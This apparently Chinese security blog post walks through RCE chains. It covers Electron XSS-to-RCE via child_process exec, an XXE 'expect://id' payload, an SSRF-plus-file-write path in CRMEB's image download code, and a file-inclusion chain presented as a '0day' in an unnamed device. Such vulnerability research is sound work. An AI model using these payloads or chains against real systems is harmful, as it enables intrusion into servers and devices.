
```
E:\桌面\审计\electron rce>npm run start
> electron@1.0.0 start
> electron .
hello world
```

那么如何利用这个去 rce 呢，简单的一句话，在 index.js 中如下

```
const exec = require('child_process').exec
```

```
exec('calc.exe', (err, stdout, stderr) => console.log(stdout))
```

下图可以看到成功弹出计算器，造成 rce，那么我们在能 xss 的情况下，控制前端代码，并且是 electron 框架的时候，即可造成 rce



大家所熟知的 xss 到 rce 应该就是某剑了，不过因为已经有很多大哥都写过文章了，这里就不在赘述了，感兴趣的可以去查一查，除了某剑还有某 by 也曾爆出过 rce

<https://evoa.me/archives/3/#%E8%9A%81%E5%89%91%E5%AE%A2%E6%8>


8%B7%E7%AB%AFRCE%E7%9A%84%E6%8C%96%E6%8E%98%E8%BF%87%E7%A8%8B%E5%8F%8AElectron%E5%AE%89%E5%85%A8

如果使用 `shell.openExternal` 那段，命令里面只能使用 `file` 打开，或者打开网站，可利用性太小




The screenshot shows the documentation for the `Electron shell` module. At the top, there's a title "Electron shell 模块" and a timestamp "2019-08-14 19:20 更新". Below this, a paragraph states that the `shell` module provides integration features for other desktop clients. An example is given for opening a URL in the default browser: `var shell = require('shell');` followed by `shell.openExternal('https://github.com');`. A section titled "Methods" follows, indicating that the module contains several functions. One method, `shell.showItemInFolder(fullPath)`, is highlighted, with a bullet point indicating that `fullPath` is a `String`.

打开个计算器还是没啥问题的





顺便说一下，网上很多都是用 `child_process`，然后 `export function`，但是我实测后发现并不能复现不了，各位师傅可以去看看，最简化版应该就是以下这两行了

```
const exec = require('child_process').exec
exec('calc.exe')
```



XXE+php 协议

除了 xss 还有一种就是 xxe 到 rce，这里为了方便就不在本地搭环境了，随便网上找了个靶场去打，可以看到数据是由 xml 进行传输的，那么我们只要注入恶意 payload 即可造成 xxe 攻击



但这种情况下，只能造成任意文件读取，xxe 跟 xss 一样，都需要特定的环境才可以造成 rce，比如说配合 php 的协议，expect 等

expect://

expect:// — 处理交互式的流

说明

由 `expect://` 封装协议打开的数据流 PTY 通过提供了对进程 `stdio`、`stdout` 和 `stderr` 的访问。

注意: 该封装协议默认未开启

为了使用 `expect://` 封装器，你必须安装 [» PECL](#) 上的 [» Expect](#) 扩展。

`expect://` (PECL)




那么我们的语句就可以变成

```
<!ENTITY xxe SYSTEM "expect://id" >]>
```

也就造成了 rce（懒得配环境了，感兴趣的可自行测试）


SSRF+远程文件下载

还有一种 rce 的方式，是利用 ssrf 配合远程文件下载造成的 rce，如下，搭建好网站




crmeb

分析代码，我们可以看到函数 downloadImage 中，有个 readfile，此处无过滤，这里就是一个简单的 ssrf，但是在 769 行还有一个 imageStream



```
//TODO 下载图片
public function downloadImage($url = '', $name = '', $type = 0, $timeout = 30, $sw = 0, $sh = 0)
{
    if (!strlen(trim($url))) return '';
    if (!strlen(trim($name))) {
        //TODO 获取要下载的文件名称
        $downloadImageInfo = $this->getImageExtname($url);
        $name = $downloadImageInfo['file_name'];
        if (!strlen(trim($name))) return '';
    }
    //TODO 获取远程文件所采用的方法
    if ($type) {
        $ch = curl_init();
        curl_setopt($ch, CURLOPT_URL, $url);
        curl_setopt($ch, CURLOPT_RETURNTRANSFER, false);
        curl_setopt($ch, CURLOPT_CONNECTTIMEOUT, $timeout);
        curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, false); //TODO 跳过证书检查
        if (strpos($url, 'https://') != false) curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, 2); //TODO 从证书中检查SSL加密算法是否
        curl_setopt($ch, CURLOPT_HTTPHEADER, array('user-agent: ' . $SERVER['HTTP_USER_AGENT']));
        if (ini_get('open_basedir') == '' && ini_get('safe_mode') == 'off') curl_setopt($ch, CURLOPT_FOLLOWLOCATION, 1); //TODO
        $content = curl_exec($ch);
        curl_close($ch);
    } else {
        try {
            ob_start();
            readfile($url);
            $content = ob_get_contents();
            ob_end_clean();
        } catch (\Exception $e) {
            return $e->getMessage();
        }
    }
    $size = strlen(trim($content));
    if (!$content || $size <= 2) return '图片流获取失败';
    $date_dir = date('Y') . DS . date('m') . DS . date('d');
    $imageInfo = UploadService::imageStream($name, $content, 'attach/' . $date_dir);
    if (!is_array($imageInfo)) return $imageInfo;
}
```


我们跟进来发现其中有个 file_put_contents，可以直接造成远程文件下载后写入



```
function imageStream($key, $content, $path, $root = '')
{
    @param null $root
    @return array|string
    @throws \Exception
    public static function imageStream($key, $content, $path, $root = '')
    {
        $uploadType = SystemConfigService::get('upload_type');
        //TODO 没有选择默认使用本地上传
        if (!$uploadType) $uploadType = 1;
        $siteUrl = SystemConfigService::get('site_url') . '/';
        $info = [];
        switch ($uploadType) {
            case 1:
                self::init();
                $path = self::uploadDir($path, $root);
                $path = str_replace('\\', DS, $path);
                $path = str_replace('/', DS, $path);
                $dir = $path;
                if (!self::validDir($dir)) return '生成上传目录失败,请检查权限!';
                $name = $path . DS . $key;
                file_put_contents($name, $content);
                $info['code'] = 200;
                $info['name'] = $key;
                $path = str_replace('\\', '/', $path);
                $info['dir'] = $path . '/' . $key;
                $info['time'] = time();
                $headerArray = get_headers(str_replace('\\', '/', UtilService::getSiteUrl($siteUrl, 1)) . $info['path'], 1);
                $info['size'] = $headerArray['Content-Length'];
                $info['type'] = $headerArray['Content-Type'];
                $info['image_type'] = 1;
                $info['thumb_path'] = '/' . $info['dir'];
                $info['dir'] = '/' . $info['dir'];
                break;
            case 2:
                $keys = Qiniu::uploadImageStream($key, $content);
                if (is_array($keys)) {
                    foreach ($keys as $key => $item) {

```

有了逻辑我们就可以简单的构造数据包如下：



成功写入




文件包含

(组合拳 0day 分析与 phpmyadmin 分析)

我们再换一种思路，尝试利用文件包含组合拳 getshell，以下用某设备的 0day 做示例


全局搜索 include，发现一处可控的文件包含，这是直接 post 进来的



```
include
Replace
96 results in 45 files - Open in editor
alarmService.php tmp/html/alarm_pi 1
php_exec_cli("show ip route | include 0.0.0.0"; " ...
dhcp-hot-backup.html tmp/html/ddi/bac... 1
(include 'backup/dhcp-hot-backup-info.html')
sub-nav.html tmp/html/ddi/frame/nav 1
(include 'frame/nav/sub-nav.html' data)
ipam-home.html tmp/html/ddi/ipam/home 2
(include 'ipam/home/ipam-card-info.html')
(include 'ipam/home/ipam-home-ip-safe.html')
user-tree.html tmp/html/ddi/ipam/user-m... 1
(include 'ipam/user-manager/user-tree.html' it...
PHPExcel.php tmp/html/ddi/server/mvc/lib 1
vbaProject.bin file, this include form, code, etc)...
IOFactory.php tmp/html/ddi/server/mvc/li... 2
// Include class
// Include class
Worksheet.php tmp/html/ddi/server/mvc/... 1
* cells to font bold, only include font bold in th...
DateTime.php tmp/html/ddi/server/mvc/li... 1
of the year argument can include one to four di...
Abstract.php tmp/html/ddi/server/mvc/lib... 2
true, then the Reader will include any charts tha...

tmp > html > local > auth > php > smsCode.php
1 <?php
2 $phone = @$_POST['phone'];
3 $mac = @$_POST['mac'];
4 $val = @$_POST['cf'];
5 if(strpos($val,".") != false || strpos($val,"/") != false){不允许回溯遍历
6 header("Status: 404 Not Found");
7 exit;
8 }
9 $cfile = "/tmp/app_auth/cfile/" . $_POST['cf'];
10
11 if (file_exists($cfile)) {
12 include $cfile;
13 include "pub.php";
14 } else {
15 echo "error!";
16 exit;
17 }
18 //查询该手机号是否能申请获取验证码
19 $path = "/tmp/.app_auth_php_sock";
20 $msgArr['op'] = "2";
21 $msgArr['mobile'] = $_POST['isMobile'];
22 $msgArr['user_name'] = $phone;
23 $msgArr['user_ip'] = $_POST['ip'];
24 $msgArr['user_mac'] = $_POST['mac'];
25 $msgArr['auth_source'] = "sms";
26 $msgArr['mode'] = "1";
27 if ($sms_md == "prior") {
28 $msgArr['mode'] = "1";
29 } else {
30 $msgArr['mode'] = "0";
```

然后再次全局搜索 file_put_contents，看看哪里可以写入，在 set_authAction 中找到了如下利用点，userName 可控，fileContent 可控，filename 直接拼接 userName



```
0 */
1 public function set_authAction() {
2     $userName = p("userName");
3     $fileContent = P("auth");
4     $filename = $userName . '.txt';
5     if (!is_dir(AUTH_DIR)) {
6         if (!mkdir(AUTH_DIR)) {
7             $data["status"] = 1;
8             $data["data"] = "user_auth文件夹创建失败";
9             json_echo($data);
10            exit();
11        }
12    }
13    file_put_contents(AUTH_DIR . DS . $filename, $fileContent);
14    $data = array("status" => true, "data" => '');
15    json_echo($data);
16 }
17 /**
18  * 执行shell 删除用户文件
19 */
```

那么 AUTH_DIR 和 DS 呢？这两个参数在最开始的时候已经定义了，DS 为分隔符，然后 AUTH_DIR 拼接

```

1  <?php
2
3  /**
4   * 权限信息存取，兼容10.x
5   */
6  define('IN', true); //定位该文件是入口文件
7  define('DS', DIRECTORY_SEPARATOR);
8  define('AUTH_DIR', DS . 'data' . DS . 'vpn');
9  define('AROOT', dirname(__FILE__) . DS);
10
11
12 include_once(dirname(dirname(__FILE__)) . DS . 'mvc' . DS . 'controller' . DS . 'core.controller.php');
13
14 class defaultController extends coreController {
15
16     function __construct() {
17         parent::__construct();
18     }
19
20     /**
21     * 根据用户名获取权限文件
22     */
23     public function get_auth_by_nameAction() {
24         $userName = p("userName");
25         $filename = AUTH_DIR . DS . $userName . '.txt';
26         if (!file_exists($filename)) {
27             $data["status"] = 1;
28             $data["data"] = "inExist";
29             json_echo($data);

```



但文件包含仅限于/tmp/app_auth/cfile/，我们需要找到一个能创建目录的利用点，全局搜索 mkdir，发现 dir 可控，shell 直接创建了，那么整个漏洞逻辑就出来了

Replace	AB	...	14
23 results in 18 files - Open in editor			parent::__construct();
autoupdateweb.php tmp/html	2		15
mkdir -p /mnt/sata0/webbak;			16
mkdir -p /mnt/usb0/webbak;			17
upload.php tmp/html	1		18
if (!mkdir(\$savePath)) {			19
authService.php tmp/html/auth_pi	1		20
if (!mkdir(AUTH_DIR)) {			21
authService.php tmp/html/ddl/server	1		22
if (!mkdir(AUTH_DIR)) {			23
